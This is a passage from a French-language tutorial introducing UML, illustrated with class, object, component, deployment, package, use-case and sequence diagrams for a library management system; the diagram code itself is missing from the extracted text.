
- **Service Livres** : Le service qui gère les livres disponibles.
- **Service Emprunt** : Le service responsable de la gestion des emprunts.
- **Base de Données** : Le système de stockage où les informations sur les livres et les emprunteurs sont conservées.

2. Flux d'Interactions :

- L'emprunteur effectue une recherche de livre via l'interface utilisateur.
- La demande est transmise au système de gestion, qui interroge le service des livres.
- Le service des livres interroge la base de données pour récupérer les informations sur les livres.
- Une fois les résultats trouvés, ils sont renvoyés à l'emprunteur via l'interface.
- Si l'emprunteur souhaite emprunter un livre, une nouvelle demande est envoyée au système de gestion.
- Le service d'emprunt enregistre l'emprunt dans la base de données et renvoie une confirmation à l'emprunteur.

Diagramme d'Interaction Générale

Voici un exemple d'un diagramme d'interaction générale utilisant Mermaid pour le système de gestion d'une bibliothèque :



Explication du Diagramme

1. Participants :

- **Utilisateur** : L'utilisateur du système qui effectue des actions.
- **ClientWeb** : L'interface à partir de laquelle l'utilisateur interagit avec le système.
- **ServeurApplication** : Le serveur qui traite les requêtes de l'utilisateur et gère la logique métier.
- **ServeurBaseDeDonnées** : Le serveur qui stocke les données et les informations de la bibliothèque.

2. Flux d'Interactions :

- **Se connecte** : L'utilisateur se connecte via le client web.
- **Envoie requête de recherche de livres** : Le client web envoie une requête au serveur d'application pour rechercher des livres.
- **Récupère liste des livres** : Le serveur d'application demande la liste des livres au serveur de base de données.
- **Renvoie liste des livres** : Le serveur de base de données renvoie la liste des livres au serveur d'application.
- **Affiche liste des livres** : Le serveur d'application envoie la liste des livres au client web pour affichage.
- **Montre résultats de recherche** : Le client web montre les résultats à l'utilisateur.

 Previous

Next 

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).





6 - # Introduction à l'UML

Comprendre le langage de modélisation unifié

Introduction

Qu'est-ce que l'UML ?

L'UML, ou Unified Modeling Language, est un langage de modélisation graphique destiné à visualiser, spécifier, construire et documenter les artefacts d'un système. Il est largement utilisé dans le développement logiciel pour représenter la structure et le comportement d'un système de manière standardisée.

Importance dans le développement logiciel

L'UML joue un rôle crucial dans le développement de logiciels modernes en facilitant la communication entre les différentes parties prenantes, telles que les développeurs, les analystes et les clients. En fournissant des représentations visuelles, il aide à la compréhension des systèmes complexes et permet de clarifier les exigences fonctionnelles et non fonctionnelles.

Historique

Origines de l'UML

L'UML a été développé dans les années 1990 par trois pionniers de l'ingénierie logicielle : Grady Booch, Ivar Jacobson et James Rumbaugh. Ce langage est le fruit de la fusion de plusieurs méthodes de modélisation orientée objet existantes.

Évolution et standardisation

Le premier standard UML 1.0 a été publié en 1997 par l'Object Management Group (OMG). Depuis lors, UML a évolué pour intégrer des améliorations, notamment avec l'introduction de UML 2.x, qui a élargi la notation et amélioré la sémantique, rendant le langage plus puissant et accessible.

Objectifs de l'UML

Visualisation

L'un des principaux objectifs de l'UML est de permettre la création de représentations graphiques des systèmes. Ces visualisations rendent la structure et le comportement d'un système plus clairs et compréhensibles pour tous les intervenants.

Spécification

UML fournit également un moyen précis de définir les composants d'un système et leurs interactions. Cela permet de s'assurer que toutes les parties prenantes ont une compréhension commune des exigences et des fonctionnalités.

Documentation

Enfin, UML offre une documentation standardisée qui peut être utilisée tout au long du cycle de vie du développement. Cette documentation facilite la maintenance et l'évolution des systèmes logiciels.

Types de diagrammes UML

Présentation des 14 types de diagrammes

UML comprend 14 types de diagrammes, divisés en deux catégories principales :

- **Diagrammes structurels :**

- Diagramme de classes
- Diagramme d'objets
- Diagramme de composants
- Diagramme de déploiement
- Diagramme de package
- Diagramme de profil

- **Diagrammes comportementaux :**

- Diagramme de cas d'utilisation
- Diagramme de séquence
- Diagramme de collaboration
- Diagramme d'activités
- Diagramme d'états
- Diagramme de timing
- Diagramme d'interaction
- Diagramme d'interaction générale

Ces diagrammes offrent différentes perspectives sur le système et sont utilisés en fonction des besoins spécifiques du projet.

Diagrammes structurels

Description générale des diagrammes structurels

Les diagrammes structurels jouent un rôle fondamental dans la modélisation d'un système en mettant l'accent sur sa structure statique. Contrairement aux diagrammes comportementaux qui se concentrent sur les interactions et les dynamiques, les diagrammes structurels se focalisent sur les composants et leurs relations à un moment donné.

Principales caractéristiques des diagrammes structurels

1. **Représentation des composants :** Ils permettent de visualiser les différents composants d'un système, tels que les classes, les objets, les modules, et comment ils s'assemblent.
2. **Relations :** Les diagrammes montrent les relations entre les composants, comme l'héritage, l'association et la composition. Cela permet de comprendre comment les différentes parties d'un système sont interconnectées.
3. **Statique vs. dynamique :** Ils fournissent une vue statique du système, en opposant les interactions qui peuvent se produire à un moment donné. Cela est essentiel pour la conception et l'analyse des systèmes.
4. **Architecture du système :** Les diagrammes structurels aident à décrire l'architecture d'un système, en mettant en lumière la disposition physique des objets et leur organisation.

Types de diagrammes structurels

Les diagrammes structurels comprennent principalement :

- **Diagrammes de classes :** Montrent les classes du système et leurs relations.
- **Diagrammes d'objets :** Illustrent des instances de classes à un moment donné.
- **Diagrammes de composants :** Représentent les composants logiciels et leurs interfaces.
- **Diagrammes de déploiement :** Dépeignent l'architecture physique d'un système, y compris le matériel et les logiciels.

Diagramme de Classes

Description du Diagramme

Dans cet exemple :

- **Classe "Personne" :**
 - Attributs : `nom`, `âge`
 - Méthodes : `sePresenter()`
- **Classe "Étudiant" (qui hérite de "Personne") :**
 - Attributs : `numéroEtudiant`
 - Méthodes : `s'inscrire()`
- **Relation d'héritage :** L'étudiant est une spécialisation de la classe Personne, ce qui signifie qu'il hérite des attributs et méthodes de la classe Personne.

Exemple de Diagramme de Classes

Imaginons un système de gestion de bibliothèque avec les classes suivantes : **Livre**, **Auteur**, et **Emprunteur**.

Description des classes :

- **Classe "Livre"**

- Attributs :

- `titre: String`
 - `isbn: String`
 - `annéePublication: int`

- Méthodes :

- `emprunter(emprunteur: Emprunteur): void`
 - `retourner(): void`

- **Classe "Auteur"**

- Attributs :

- `nom: String`
 - `dateNaissance: Date`

- Méthodes :

- `écrireLivre(titre: String): Livre`

- **Classe "Emprunteur"**

- Attributs :


- `nom: String`
 - `numéroEmprunteur: String`

- Méthodes :

- `demanderLivre(livre: Livre): void`
 - `retournerLivre(livre: Livre): void`

Relations :

- Un **Livre** peut avoir un ou plusieurs **Auteurs**.
- Un **Emprunteur** peut emprunter plusieurs **Livres**.



Explication de la syntaxe :

- `**[Livre] ...**` : Représentation de la classe Livre avec ses attributs et méthodes.

- ****[Auteur] ...]**** : Représentation de la classe Auteur avec ses attributs et méthodes.
- ****[Emprunteur] ...]**** : Représentation de la classe Emprunteur avec ses attributs et méthodes.
- **[Livre] *– [Auteur]** : Indique qu'un Livre peut avoir plusieurs Auteurs (association).
- **[Emprunteur] *– [Livre]** : Indique qu'un Emprunteur peut emprunter plusieurs Livres.

Pour créer un diagramme d'objets à partir du diagramme de classes fourni, nous allons représenter des instances spécifiques des classes **Livre**, **Auteur**, et **Emprunteur**. Un diagramme d'objets montre des objets réels (instances de classes) avec leurs valeurs d'attributs actuelles et les liens entre eux.

Voici comment cela peut être traduit :

Diagramme d'Objets


Instances (Objets) :

- **Livre :**
 - Objet : **livre1**
 - **titre: "Les Misérables"**
 - **isbn: "978-2-07-040933-1"**
 - **annéePublication: 1862**
 - Objet : **livre2**
 - **titre: "1984"**
 - **isbn: "978-0-452-28423-4"**
 - **annéePublication: 1949**
- **Auteur :**
 - Objet : **auteur1**
 - **nom: "Victor Hugo"**
 - **dateNaissance: 1802-02-26**
 - Objet : **auteur2**
 - **nom: "George Orwell"**
 - **dateNaissance: 1903-06-25**
- **Emprunteur :**
 - Objet : **emprunteur1**
 - **nom: "Jean Dupont"**
 - **numéroEmprunteur: "E1234"**
 - Objet : **emprunteur2**
 - **nom: "Marie Curie"**
 - **numéroEmprunteur: "E5678"**

Relations :

- **livre1** est écrit par **auteur1**.
- **livre2** est écrit par **auteur2**.
- **emprunteur1** a emprunté **livre1**.
- **emprunteur2** a emprunté **livre2**.

Représentation du Diagramme d'Objets en UML :



Ce diagramme montre des objets particuliers (les instances **livre1**, **livre2**, etc.) avec leurs relations concrètes, tels que l'emprunt de livres par des emprunteurs et les liens entre auteurs et livres.

Pour créer le diagramme de composants correspondant, nous allons représenter les différents composants logiciels impliqués dans le système de gestion de bibliothèque et leurs interactions. Un diagramme de composants en UML décrit la structure physique d'un système, y compris les fichiers, bibliothèques ou services que le système utilise.

Diagramme de Composants

1. Système de gestion de bibliothèque :

- Principal composant qui orchestre les opérations du système.

2. Composant "Base de Données" :

- Gère les informations stockées, telles que les livres, les auteurs, et les emprunteurs.

3. Composant "Service Emprunt" :

- Gestion des opérations liées à l'emprunt et au retour de livres.

4. Composant "Service Livres" :

- Gestion des informations relatives aux livres, telles que la recherche de livres, et les détails


comme le titre et l'ISBN.

5. Composant "Service Auteurs" :

- Gestion des informations relatives aux auteurs, y compris la création et la recherche d'auteurs.

6. Composant "Service Emprunteurs" :

- Gestion des informations liées aux emprunteurs (enregistrement et gestion des emprunts).



Explication du Diagramme :

- **SystèmeGestionBibliothèque** : C'est le composant principal qui gère les différentes fonctionnalités de la bibliothèque.
- **ServiceEmprunt** : Ce composant gère toutes les actions liées aux emprunts et aux retours de livres.
- **ServiceLivres** : Il gère les informations sur les livres (ajout, recherche, etc.).
- **ServiceAuteurs** : Il s'occupe des informations relatives aux auteurs.
- **ServiceEmprunteurs** : Gère les données des emprunteurs, y compris leur enregistrement et la gestion des emprunts.
- **BaseDeDonnées** : Le composant qui stocke et gère les données des livres, auteurs, et emprunteurs. Chaque service interagit avec la base de données pour récupérer ou stocker des informations.

Ce diagramme montre comment les différents composants logiciels interagissent pour fournir les fonctionnalités nécessaires au système de gestion de bibliothèque.

Diagramme de déploiement

Voici une reformulation de l'explication du diagramme de déploiement pour le système de gestion de bibliothèque :

Explication du Diagramme de Déploiement

1. Client Web :

- Représente un utilisateur qui accède au système de gestion de bibliothèque via un navigateur web ou une application mobile.
- Il interagit avec le système à travers une **interface utilisateur**.

2. Internet :

- Symbolise le réseau qui permet la communication entre le client web et le serveur d'application.
- C'est le canal par lequel les données transitent.

3. Serveur d'Application :

- Héberge les divers composants du système, y compris :
 - **Service Emprunt** : Gère les emprunts et retours de livres.
 - **Service Livres** : Responsable de la gestion et de la recherche de livres.
 - **Service Auteurs** : S'occupe des informations relatives aux auteurs.
 - **Service Emprunteurs** : Gère les emprunteurs et leurs demandes.

4. Serveur de Base de Données :

- Contient le composant **Base de Données**, qui stocke toutes les informations du système, y compris les livres, les auteurs, les emprunteurs et les emprunts.

Scénario de Fonctionnement

- Les utilisateurs interagissent avec le système via le **Client Web**. Les requêtes sont transmises à travers le **réseau Internet** pour atteindre le **Serveur d'Application**, où se trouvent les services métiers comme le **Service Emprunt** et le **Service Livres**.
- Le **Serveur d'Application** traite ces requêtes et les envoie au **Serveur de Base de Données**, qui renvoie les informations demandées (telles que les livres disponibles et les détails des emprunteurs) à l'application.

Conclusion

Ce diagramme de déploiement illustre comment les composants du système de gestion de bibliothèque sont répartis entre différents nœuds matériels et logiciels. Il met en évidence leur communication et leur interconnexion au sein de l'infrastructure, offrant une vue d'ensemble de la manière dont le système fonctionne.





Diagramme de packages


Voici un exemple de code Mermaid pour le système de gestion d'une bibliothèque que nous avons décrit précédemment :



Explication du Code

- **graph TD** : Indique que le diagramme est orienté de haut en bas (Top Down).
- **subgraph Bibliothèque** : Crée un sous-graph qui représente le package principal "Bibliothèque".
- **A[GestionLivres], B[GestionMembres], C[GestionEmprunts]** : Représentent les différents packages au sein du sous-graph.
- **C -->|dépend de| A** : Indique une dépendance du package "GestionEmprunts" vers "GestionLivres".
- **C -->|dépend de| B** : Indique une dépendance du package "GestionEmprunts" vers "GestionMembres".

Diagramme de Profil



Explication du Diagramme

1. Classes :

- **Bibliothèque** : Représente la bibliothèque avec des attributs comme `nom` et `adresse`.
- **Utilisateur** : Représente les utilisateurs du système avec des attributs tels que `nom` et `email`.
- **Livre** : Contient des informations sur les livres, avec des attributs comme `titre`, `auteur`, et `isbn`.
- **Emprunt** : Représente les emprunts de livres avec des attributs comme `dateEmprunt` et `dateRetour`.

2. Stereotypes :

- Des stéréotypes comme `<<BibliothèqueProfile>>`, `<<UtilisateurProfile>>`, `<<LivreProfile>>`, et `<<EmpruntProfile>>` sont ajoutés pour chaque classe afin de montrer qu'elles font partie d'un profil spécifique à ce système.

3. Relations :

- Les flèches indiquent que chaque classe est associée au diagramme de profil, montrant que ces classes peuvent être stéréotypées pour le système de gestion de bibliothèque.

Diagramme comportementaux

Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation représente les interactions entre les acteurs (utilisateurs ou systèmes externes) et le système de gestion de bibliothèque. Il décrit les fonctionnalités principales du système sous forme de cas d'utilisation, illustrant ce que les utilisateurs peuvent faire dans le système.


Acteurs dans le Système :

1. **Emprunteur** : Représente une personne qui peut emprunter ou retourner des livres.
2. **Bibliothécaire** : Gère les livres, les emprunteurs, et les auteurs dans le système.

3. Système de Paiement (acteur externe) : Gère les paiements pour les amendes ou les retards d'emprunt.

Cas d'utilisation principaux :

1. **Emprunter un Livre** : L'emprunteur peut emprunter un livre disponible.
2. **Retourner un Livre** : L'emprunteur peut retourner un livre emprunté.
3. **Rechercher un Livre** : L'emprunteur peut rechercher un livre dans la bibliothèque.
4. **Gérer les Livres** : Le bibliothécaire peut ajouter, supprimer, ou modifier des informations sur les livres.
5. **Gérer les Emprunteurs** : Le bibliothécaire peut enregistrer un nouvel emprunteur ou mettre à jour les informations d'un emprunteur.
6. **Gérer les Auteurs** : Le bibliothécaire peut ajouter ou mettre à jour les informations sur un auteur.
7. **Payer une Amende** : L'emprunteur peut payer une amende via un système de paiement externe.



Explication du Diagramme :

1. Emprunteur :

- Peut **Emprunter un Livre** : L'utilisateur doit d'abord **Rechercher un Livre** avant de l'emprunter.
- Peut **Retourner un Livre** qu'il a emprunté.
- Peut **Rechercher un Livre** dans la base de données pour vérifier sa disponibilité.
- Peut **Payer une Amende** s'il a des frais de retard. Cette action est connectée au **Système de Paiement**, un acteur externe.

2. Bibliothécaire :

- Peut **Gérer les Livres** : Ajouter de nouveaux livres, modifier les informations existantes, ou supprimer des livres.
- Peut **Gérer les Emprunteurs** : Ajouter de nouveaux emprunteurs ou modifier leurs informations.
- Peut **Gérer les Auteurs** : Ajouter ou mettre à jour des informations sur les auteurs.

3. Système de Paiement :

C'est un système externe utilisé pour gérer les paiements effectués par les emprunteurs lorsqu'ils paient une amende.

Scénarios :

- Un **Emprunteur** peut rechercher un livre, puis l'emprunter s'il est disponible. Il doit le retourner

avant une date limite pour éviter une amende.

- Le **Bibliothécaire** gère les opérations de gestion des livres, des auteurs, et des emprunteurs dans le système.
- Lorsqu'un emprunteur a une amende à payer, il interagit avec le **Système de Paiement** externe.

Ce diagramme de cas d'utilisation montre les principales fonctionnalités du système de gestion de bibliothèque et les interactions entre les acteurs et le système. Il aide à visualiser les tâches possibles et les relations entre les différents utilisateurs et les services fournis par le système.

Diagramme de séquence

Le diagramme de séquence montre les interactions entre les objets ou composants du système sous forme de messages échangés dans le temps. Il met en lumière l'ordre d'exécution des opérations et la manière dont les différents acteurs interagissent avec le système.

Scénario du Diagramme de Séquence :

Prenons le cas d'un **Emprunteur** qui souhaite **emprunter un livre**.

